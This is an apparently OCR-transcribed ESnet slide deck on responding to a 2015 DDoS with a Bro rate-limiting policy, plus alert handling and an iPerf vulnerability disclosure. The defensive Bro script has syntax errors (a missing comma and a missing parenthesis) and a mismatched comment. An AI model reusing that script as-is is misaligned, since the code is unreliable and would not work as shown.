
DDoS Response w/ Bro

- Background:
  - Websites: es.net, fasterdata.es.net, cmsweb1.es.net, www2.ecs.es.net are all hosted on the same system.
  - ESnet has experienced a DDoS of these sites in the past

- Morning of April 3rd, 2015
  - 7:04am: An attack began and Operations called the infrastructure team to report the outage.
  - Engineer responded by tracking open connections on the server and blocking 14 attacking IPs.
  - 8:42am: The attack appeared to stop.

ESnet

DDoS Response: Traffic Graph



(Attack traffic as seen via ESnet Tools Team graphing tool.)

DDoS Response w/ Bro

- Blocking IPs by hand was effective, but does not scale for a larger attack.

- Pulled a packet trace for the known attacking IPs.
  - Examined traffic for patterns in the attack.
  - We got lucky:
    - Attack traffic was just SYN packets and flooding of “GET /” requests.

- A Bro policy was written and implemented that afternoon, tuned to a level seen in the original attack
  - Any host with more than 60 requests in 10 seconds would be automatically blocked.
  - It would have blocked 66 hosts during the first attack, significantly more than the 14 done by hand, without any human interaction.

ESnet

```
module DDoS;
@load base/frameworks/sumstats

export {
     redef enum Notice::Type += {
          ## Indicates that a host may have attempted a bash cgi header attack
            HTTP_DDoS_Attempt
            };

   const http_request_limit: double 60 &redef;
   const request_timeout = 10 sec &redef;
}

event bro_init(){
    local r1 = SumStats::Reducer($stream="ddos http request",
             $apply=set(SumStats::SUM, SumStats::SAMPLE),$num_samples=1);

             SumStats::create([$name = "ddos http request",
                        $epoch = request_timeout,
                        $reducers = set(r1),
                        $threshold = http_request_limit,
                        $threshold_val(key: SumStats::Key, result: SumStats::Result) =
                          { return result["ddos http request"]$sum; },
                        $threshold_crossed(key: SumStats::Key, result: SumStats::Result) =
                          {
                            NOTICE([$note=HTTP_DDoS_Attempt,
                            $msg=fmt("%s attempted %.0f http requests aginst %s ",
                                  key$host, result["ddos http request"]$sum,
                                                        result["ddos http request"]$samples[0]$str)
                            $src=key$host,
                            $identifier=cat(key$host)]);
                          }]);
}

event http_request(c: connection, method: string, original_URI: string,
              unescaped_URI: string, version: string) &priority=3
      {
      if(original_URI == "/"){
                SumStats::observe("ddos http request",[$host=c$id$orig_h],[$str=cat(c$id$resp_h)]
      }
}
```

Create a Notice type and set tunable threshold

This is all SumStats setup during Bro initialization

Add observation during http_request event


ESnet

Security Data Aggregation

- One of our biggest concerns building a small security team is the handling of alerts.
  - Currently only two of us on call.
- Incident tracking
  - ESnet uses ServiceNow internally. Works well enough for our low incident load.
- Alert tracking
  - We didn't want anything too heavy handed and didn't want to do it via email.
- Aggressive reduction of false positives.

ESnet

Data Aggregation



ESnet

Contributions and Challenges

- SCinet Security team.
- Dumbno (NCSA/Justin) now supports IPv6 shunting!
  - Hoping to expand to the capability where the normally shunted traffic will actually go to a separate Bro worker.
- iPerf Vulnerability
  - Cisco TALOS alerted us to a DoS and possible remote-code execution
  - Bug was in old version of a 3rd party JSON parsing library.
  - Coordinated fix to coincide w/ feature release
  - Released advisory and Bro policy to REN-ISAC two days early.

ESnet

Things we need to improve…

- Full Packet Capture
  - Many years old, running out of local disk space
  - Stores traces in 2-hour windows
  - Very difficult to search quickly during an investigation
  - Time Machine, Google's stenographer, …
- Looking for feedback on your setup!

ESnet

Wrap-Up

- dopheide@es.net

- NSF Cybersecurity Summit
  - ESnet will be speaking on the ScienceDMZ model and risk-based security

- ESnet is 30year timeline
  - http://www.es.net/timeline/timeline-assets/timeline.html

- Just like winter…
  - ESnet6 is coming!

ESnet